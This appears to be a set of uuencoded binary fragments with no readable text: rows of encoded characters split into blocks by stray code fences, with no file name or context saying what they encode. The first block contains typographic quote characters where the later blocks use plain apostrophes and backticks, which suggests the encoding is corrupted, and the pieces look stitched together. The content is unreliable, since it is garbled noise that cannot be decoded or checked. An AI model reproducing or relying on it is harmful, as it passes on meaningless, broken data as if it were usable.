M*NYGA&J:)-L,,)>P‘9YC#-U5TKI)’E\CB2N1Z8‘J9)U)4N.!K‘0T)@73-_-O
M?^4F#3AR@^.K*>E>]K!)(&F1WY*XZ#Y><+1\+UE-+054=:Y‘Y&YD_1A[;?7U
M5PX8V5,#*=TGY!77WX/;?3‘6NF8)‘"QH"[=,#[9$TJ1*OAEBEPA[R2(!Y/FU
M3!I3HUC&J2@5!]>‘\&TUDS@\N"A#X#$?$8[RW2!LA:’C$=BA;#;V-’>‘@=#E
MB&ZQQ.DB;(^8$*<B47UPCN/K4VKHGL9+("=0Y2#ALW\,#^V#8T’>;)0_3PSP
M@.W7.UW,RVP?[F@;DNBDX__6<2S.%)Q’?W002%\LS’.<\(TG8!Y2F%%05DCX
MU?"‘G@<&5JJC5.EB,!81U4(1[L’D43A3L<H:",L!JMH$@5PS&:?CPBN=_$$/
M"7*OB&_3‘DPT^R)H)&^1YVM‘.HS..0.<_’%JOPAGGMT-3=W1"(W1P!=’"!F2
MUIVF34‘Z#VX:4"GDJ))9%BB0[6@*IZ#]N‘)\1XXRXN7/WXW\A>A.*E‘3TQK?
MQZ8RT9H=#B1CW1H&JBKZ’%MBF02-1Q’7)#@.UA!"!5RQEY‘=F/9BT.XSQB-J
MN4(WQ.’CY&7VQU=Q;;KQ(VTUS-OPLS_L/<N8/@</U9+W/478VSN&LE$>]LC2
MK’)JA.‘G’D5-6R5$4,@^(@+07-.B]%&.<.T;3_!\44E"Z0R/CA+W%513EI[,
M-XX‘@8J0=R^N!$\XDCIXQHP(3[3@2#;Y*8_UQDC$VKF’!<_H&*U43&PPOC>U
MSY07.8/R‘N0)\<!’!’(1IX8$4-+++,WNVDNU‘’5/#!QQ;+124-L;2-[JHI]S
M96JJJA!!\%7+#T\!F*X\+4T\C-[9Z9I<"-<O-]>&XYG\,TU.U]101;-JE^W3
M#?TX/?-P8ANY‘%]<#:-H[ES3Z9X4G!5KK+A-$*>%[V;PTR-:2&*?3’6O*_@J
M&VQ44IDWO:QH<7MRS&%_>J:&.F8=P"(F0RP,IG!T,;6N:NT$KUP,H04’F‘7)
M>N+5+7.FA#2"5&@0^W":YA<T^‘N"‘ZGXAO=/%5L5:2!99RG38Q2/>F&AN_:Q
MX9BN;FVVQUL]*’‘&:5\<;D\0S/Z%PL+#SZX‘O]N:67>*FD+=SX*AI:]I7,>!
M]RX6G"/’?"MW,<%NO%%),\#;$7AKW>P.0DX.*Y^ZKC61J$$G!1?&/DBVEK7@
MI]&$W1TC’<5QR.‘6+1.F.9.V=.9N<U2U2[NJ6)H]ZG’_UW#LYO,_&O%]/(PR
MT]%+‘*<.0?:8"0#UP?1Q5#:9Q=2/4J"0[‘KAF%T,U2\0OC\N6]RK[,*IC6RV
MZ,.&F>N‘QIF!Y4*$R0Z8;7M/\//XFY+<36J%>^9#\5$"=71’<A]H!QP#=0Y]
M+#,X!A<-K6-(R:!X:KZG!>7’:6%=JJF(T)=EKC#AGKUQDM6,+C0%!!]V#7A7
MAF^\05K*6R4$]9([3NVY#VG08=_@SLR<67.,3WVMI+4"%$3?SLA]J(!].’*L
M’9FX(I;5\-<:BMK*QV9J@\,#?1K$(3VJ<+*S<EN7-LLWP8LD%47_‘-=FJB7R
MO*?TER]@3"3XM[-G‘MQ+IK4VJM$A:‘!#)NC!\=KE/UXY^[0_+./EO=K31LK7
M5WQL,DF]S-I:6N1$4],)KABR5U9155UICW/P3-\3WM\LL@*[‘=-Q"D#‘GBNC
MXCJX;5<J^GB?)6Q/?"*8-=)M8<R]K%+3USZ9X..#.8?%-#%3VP3-+(PYC7U&
M7=M.JDX4MMY@0T4M4V2M;)(QKG[G#^O/3Q\,-=QA=IKS?YZZ:0R%^2GP\,%H
M‘T).AQ12J8UH<Y2ARS)’AB["1@=8Z6JN-TI+?1P.J9ZB1K(XF‘ESB>@3!UQG
M9)[’=/N:NIFPSTZ/F+05‘>‘0"3X8+75S*-\#J9P#HMKVD#1XP!N56^MK)*B4
MC<\J2‘@P_P#V>5JN6$>[S]Q-+’IHU?XX"\UZ%L/"]QD(‘<UAS.9&&(IP3,T’
M^6#*)=P&#*"-O<.VZDA3AYNS;=)J:@EH6BF##*’$S#,9XZFX5E9-;HW‘QIF0
MAP(O+6F*,ES‘247P&)86DL:06DM’0ZX*...8/#’!5M=-?KA’’(UH<:6+\Y.0
M=#L&8’J4&$_8>.Z+F=:IX+/+<;72[MLU1%W;)@PYH’%=@=X@’#(\[7<H^&:>
MNMW#U))4W.0.;+5.D=,Y[E\Q>YQ&:_RQSK7RA]2]PR"HF*V]TK*N-\"N>"K0
M‘IPJ*^[UE3\/(^4M9(X-VJA@>OVFZ$?5AQ.5’:+XJX3N<=JXH>Z_6B,]WWDA
M’Q,+/%K_‘,K+H[Z<=)6KC?AWBOAN*[\/53:N"5&NV%)(B>CVZM.!’#KFR7;?
MJX>/ACD[M73BHYY7P$D!IB8GAD,?_]!R^#*J9_%’&’>!TC65436D!‘!W8R7K
MA15,S3"Y(Y4((\OLQ%PPH,HV3:%>]Z#"C;-LA8,\LLL$O%G%_#7#8)OMXI*!
M^W<8YI&AZ=#MU3!’:N.>&.,;/=7\.5T=?W$;HW‘@M;(YP(‘4C-<>=7$#I&7>
MX4[V[.[J)6EF61#BH7K@"4(73]6,+F‘?YXUY)<‘<"+?!)4S,@A89’R.1K!UP
MK1P--;#%-?%A#P’B($9-_JC^S#@\M.:?"O"-J;3?#SU$S2‘P0,‘;ZYG]6’#G
M[1?#5JIHWS4[JF1S(WF&E?N<PN"D$D‘*W0_5@5:^TSP#42L^+AN%)NU<^$.#
M?7RN)^K#K<+<1VGB6R072R5<5;22@ALT9R)&H/4’T.‘W&’%U@X9@:^_W&FMS
M’A6B:0‘O’H-3[L<O=L’C3A’C.HX=GX>N(KZFC[Z.;:QP:&.0A"0%S&’)[,%%
M1.Y/VN&+N9YB^5U4S<’;7N<4#AT.U,+FHLMKL%NJKC’!24D[FD,<Q@‘!37]N
M$/<N%.%JSE;Q+’514U96.8Z>.8,&^)^>8..:N(>$*NTL[V7=)$YG>-F‘‘;M1
M2J]?#"9!W?3C)/ABN:_CQ(USFL>T.(#@C@.H70XEH8#454<‘<UKI’!H<\H‘3
MXG’879HY1V+A:VLO51/%<;S/’Y:F,JRG!&89^LX1?:@L=NI.8-=)4R1LCNMM
M:.]>!Y’M‘‘=]("GP..;96D.<TIN:2"GIBK<\DSQU’V8+-\-RFI*D-5U;++(<
MM1NVC\6(^?EO?^Y->^’S.#-Q#1H‘BKCFZUQO?5$@’R@G!I%#N<T:%-,&<;=M
M*[:0B^_"QY=U#X&MBWM9F’9^.’ZY?7ZL[AE&)6R-‘‘:U/-Z_1A;TL\SRSO!F
MW,8#<<<8V7@?A>KX@O;]L43=L<+#YYY#HQGB3]0SPA(*SACA>TPUO’E*RXW/
MBQK[A*9T)C&1;%NR^PT@=,"CS-X<AX$K([/;J2G&UPCI"-K’A<@H1#^+’+/,
M*X25-\JGNA?%ND<<I"YF?0>S"5FS(/KUP84T/PE&*L%PD<4‘T‘7JN#*T72UP
MV6MI*FD^(FJ&.’>D_P!;*A"/48*!LJWF$EK9"@8XH‘>F?A[<#^’;OQ’P3?XJ
MV@FFHJB-P<6@G9,‘>HT<TX[(Y!<;T7’%D9=J=K(YV[8ZJ#K&\#/W’48Y<[0=
M4ZIYU<1R..E9M]S4&/_1="SM=’<+XQI+FOJ6O\NH.P?LP:/8SX!’.E;X)J<2
```

```
M<-$N,C6=\<D20:^N#FMDD@H'B/\'KY:>Z3,;NB^_'._&_!=P=15LT%CLE]O[
MYGRU<EZC>M<KB062;@'6@IM*!.N&0YF<9<V;1-1T57;7\)4=%_6*2VTO<4Y/
M](N"[SZEQPU53/)43RU$CMTDKRYY'&9)4XJTJP!.N*JK_0G&'J''QPJ^5-BI
M[_=Y8:LO:R)@<"QQ:05\<.3QAP'+)#2VZBN-?776MRH[:]S9-L8U?(X_98/'
MZ,)*[\&7&@MU<9Z(3U5JK'4<KJ?<YLKT#B4T':"A/7&.->">+G6ZR3&VTO=U
M,0+12@!\2G(2*A'CX845!V>.*)&54TU5'VECC:^&<*DSDS:!Z'KA;]ABR5+Z
MOCJAFKJR&*$?#=Q!)M8'NW'R#)'\'#:1IAF^>T-WI^8]\HKE6UERBH:Q]/33
MU;]\FP)M:7="G3ZL)^P4S*FNACI8MM3#+WCC.3LVC\DH/'KA[N7'$'$-#QO8
M:_[G8/CB:&H;0S!WQ(/F:YS2'AC0NW9Y*,#.>7&'?\WJ/A2_5S[79Z*-DKWY
M@2/>%!*:@#Z\*[E[-P6:"N@IKY37*H,;B)F.R+#H"/3#,<[9Z&*PS4K909'(
MQ&&E0]'(?J"X:'J,M,6]<&=GL5SNS2;='ZH+1F&#0'9G"MX1Y57R_P##USKJ
M:6$5-+&L5$2DLSE&05!IZ^F%$[D#Q9%P$.(*D-IJ@12ROHY"TN8UA"'D'5P4
MA/!#A_.R,V23E'1&J<YLT$DK)&NUR*?BPU/:RY9\21W6]\:2S;K-3F(QL<XD
ML#R&Y#P77#=\+\O9N)*.D^"MM=3OJZ2>:EJ7>:"=T0)*E,E0IGAO=I:\KD04
MQV%V<X9SR6X=[V/NG&!VU/RF[W(?>,&'%E+WM++!*#LD!#@X>5,,3QG8*.WU
M$HI(@P/*Y=<)*>/:[<T$9YGPP(E/]B,):%74:X>'@WEE!=>75'?:4U)K'@.+
M6C)/9AVN6O+^"EH:6JEJJ@3N:KR$331",+.:SPTTT$3)R\.R)<BXY5[1O%U-
M?^>-OL=4Y\E@L=1'&Z)A_KCLC([V]/8,)#GEQG4\1<41N;.]\-NEFB@70,WD
MM0>Q,#N$;G:J[@:LIKI7B%[3NVECB6GQ'9J/:,(JFMUPO5<ZEL\%3<7,<4$#
M'$!3X)^/$5[LE;:*QE-7LV3ZOCZL/@?7!WQC;!2V2VTPIW-FV![WDE7[QD'.
MJ=3A/4M!43%D<;"7/+@T#7(9X"U5/-$0YS$R&%Y4RT?$/)-FYA-VL,X;N'!W
MTS_$ZY'3IA3=B>^5-NYAU]LW$4M?2.+QT:]GV3[<R,-]S.F-3S!OTSG[]]9*
M2?\'*./_TG4MM<)J^NC+=O<SM8'-'VO*,_KP=TT+9)6-+W;-PW'0(OCX8;+G
M!SL=PMQ:+71P4]+04[]M1<:D/<YYZB-@0?2<(VU]I.S7"OJV.BJ7F/<87/\'
MRP/!K=/'!)>>T=:J:BJ?@@Z6L<Y8P]KG1,)_*Z*GA]>&GXBYZ<>W5TM.^L@=
M2.<2V)T#"U/81A+7;BD7*U34==:K:)94<VKIZ<1S,*KJT@)[1@RY#\+6GC'F
M%3\-W>>2FBK8)1#/&<XY0%:0N15$3''F'P)Q#P9Q+56>[T4\;F3;()MA[N=I
M/E<QPR.X=,)ZNIIJ6H?!4Q/AEC*/8]I#FGU!T.)K545D,NVDJ#3&8=VYP<0$
M7J</QV0*HQR72LJYS-52RLIF2RN+BV)@7:"='IP[W)&&.>HXTHZ]K9:AM_JC
M-&\!0UX:6E/!S4(PO*CA#AZ=T<KZ&.1[40/S'\,EPG.==[I^&N!*JH[IK_*(
M(:<9&:1Y0-:'0IST&'9BX2DX4X59350/WA6N-37.5?SCLPU?ZD9?3@BXWX-
MM0Y[5T$S1%3\46\U#/*H-93GSD>#BQRY>!QS;SEM+>%.;M_ML!<8HY&.:3J6
MN:'?KP=\LN-H+5Q#P]77*0_#4LD[VL!ZN9L'T*<.Y<N8?+_B.LIZ2OI*.L<Q
MS235")VP+D'3]8PT7%]GX;J>,FU=+"ZR13U4C9J*E>3&\#-H:F0WZ9%/#%>>
MO+>X\/6VS74RLV5D36FB=(KZ=Q*A@!S<@U/CAJ2K20FFN,C7#A=GJ[Q4/%\=
M-.4BJ$:03E[,=><-6BWB)E33PL0@([:,PF6>(.;EZI[%P-6U\R,@B8<SH"<L
M'^SK4T]9P:*NA\M/4$R-!&JX<&IIX[E;7TM1^<B>W:^-[0YCV^!!4'!#S)J*
M3A+E=Q%<HFQQ"AM<PC8P'-;Y2UH"9'*1ECSW&YSD(5SCH-23CK[D/!Q\W@6V
M17Z.BI*6*-L<,)C<VI#&CRER';IZ'^.%'Q.UCJ='JJ<O7#1<PJ2.3O-RJW(%
M,A[,-E<6M[_NVJ3^/&U02A5P!<HS],=F=G^GB;RSL<4QD<TTX7<$.>'H&TC
M(S&P!I:,BY,-#VK.8L_+_A^WR6\0R5]=(^.%DB^5@'F?[LDQQ17U]167.HKI
M7ET\TIE>_J7$J<0U4CI)WO>I+\R?7!_RYM1NM?/'Y@,8;YWE?(#X9@+[<.IR
MMXIH."^(J^W6R*(4,0+JA\I\]21T!RS\,)CFS=;?=KS'<Z9K5D>7N8AS4Y*[
MZL'_'"SH(>*9:^X7EC8Q!3@@@$,C8P9#/V8=BV\L[!'1</S6R-DTM5&]^^0$
M$M<Q"[Z3@LO?**T3N^$(9&9&L9&XC-FT:KZC+U.$%4\!G@[@CBBX5\D;3&3%
M#!)EW_0IU.14)A/=FR:GM_$5QO!0MIAE%N'<=V3<SDBX2O&5LKF7RLKIVQMC
MEJ7/42L)0N7H<?_3<BOJH^&>%KKQ%-#).Z0]Y!'P%9GN1K&M'4DX:GM(73B.
MS\M;/%-5RR7:>H;>+PR.5&TL3'#NH@'0D8>6MRU()PSG$W,*CXUI*^DXF8Y:
MF4R0U$8SA<2OV>H7ZL("AIX:&HK)!4M:R!I4QN"R'Z)Z'PUP02.+G.=XDXHN
MFN+A0AP.L=UK+/=J.Y4$ABJ*6021O'0C'7_(WCGAGF[P55</\4QT[[D8^ZJ*
M>4@%[1]F2,JH(Z$9@X;7MC<,\.6;BFQ5D=3%63RTK::L#)09@Z)'UT@!52W)
M3JF&9GHZ=]2:>D&1*L+L\*+E-?+KPY62QMM]15L,@>X0!7-_@</W8KS<;E<F
MWRU\/<26NZS,:R6IIXX3'4L;]D2QR.#7)T.1'CA=6^X<UZF'?!VJB+R4#[BT
M0_2(YG_4,'N:$0LD?"MYXUDIZZ]=^^*CBIFN;2QR."[@QQ)+P,@X^X#!URNN
M<\M.6UTL3*PE6QDHX-]F!'.2SBX6BCJC\0RMHIVU%%54+!)-22-!\PC/VVD9
M/;U&.*>=MUJN(.9][K)98:F5CF1NEIXGQM?W;0%V/\S3X@Z'!9PW?Q;)J?XN
MCI[A"P;>ZJV!S0TE2!X+ASHN$>6'&MKIJ[A^MEX:N#D;+'5EA#O%"5']APVW
M,BU_NUQ&ZUT]U%R^':-U1$TM:U_@"IS&%/P/>F<1TTLM]F[VIM\7?5%RN=2Y
MY8&GR,B9ZY'ZDX;>N88ZN>-Q4B0YC0YXHU%14\#@1:JF2CKXIXG%CF$'UQV1
MV?.+S>>'*9DTNV1C0T^[QP3]M.@XOO5FL5#P_0SU]IB[R:N%,-SN\"!H(U1"
M2/7!%V9>(N9?#/#%;;CPG67&VQL?-2N>!&X)JP;OM>@QT?PG4SU%HIIZ^E-+
M-/&U\D$A5T1.>W+PPT7;KXIAMW*IEAIT^)O=2R-'=(HSN?\'7M&&7[//'=7%
MS*MDW$%NWP]R*B%SD<S<0H]-P\#CJONF]P#]EHU.J8(.(&9ENX%>FW\6&MYD
M4S&,ET'"]=/;AH[G$[XEST!*HN*U#&MI86O\1EUSQVMRJC?#P)98TD:&TS/Z
MX,P@PIZ=Q+&AY!'0D8XO[<_$)O'.B2VQO:Z&RTL<'VG\MWG?[U*>[#.1/A"N
ME:YZ:-!0'VG%ZF*=O<2OB=&V=N^)='-5%!ZZ8=#DW>:JSL?9I[?/4QUK=S7T
MS&F2$Z;G'C,#VX!\1\)\34-YGG%)55;"72.,,#V@M.A0M1,6X=L-;<*>JEDH
MY(I:0MD<R8$%RY';4R4X<VY<-5/"?',$->&QU5WJ(H9(6.SVN(+@$Z[<B3HN
MF'ML=M?%-02R#9'3V[NX8QDX*X*?0(``,$_,6GGIJFVU[91"8Y(B=Q1CG1E0
M/>%RPPO;&FN3N-F%YE=13QA\)*[-P"';A'\'V.%_"MQK[A5&ABF?W4,B%'EH
```

```
MW$>N$I71QQU+61R=ZW<,],L?_]0VKN83[#R-M%]CDB+8J"!P94@O5^P;0/5>
MN.2^9_$E_P"*;_)Q#?:AT\MQ9M!1&,:PY,:!D`/#"6G[V-.GAB&4N>[S?:\<
M1G1,\:"=R8R#IC).6+TDTL$[98'OC>W,.82"/>,6GJ)99GR2/<][RKG.*DGU
M/7!QP>6U-TABD.9<``>O3#T6[AF6CEBN,0+=S6G<-#X^W#T<M;K/\.T2``P7
M,>W#D4%<7%N3=R)EU&$]SDX/M',*Q4-#=GU%));I_B*6II7`2,>B$9A"",-+
M?^1=P@XHH^(N%.):N&NA+72?>!,JIJ00?#\DA,.M6U\7#?"%5=;G5.K)*"B?
M-+42`#O"QA.0&0!/3' `,]SKKCQ/4W':Z:KKJE\KFC,O=(XE`/:<'[:^S20OI
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
```

```
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
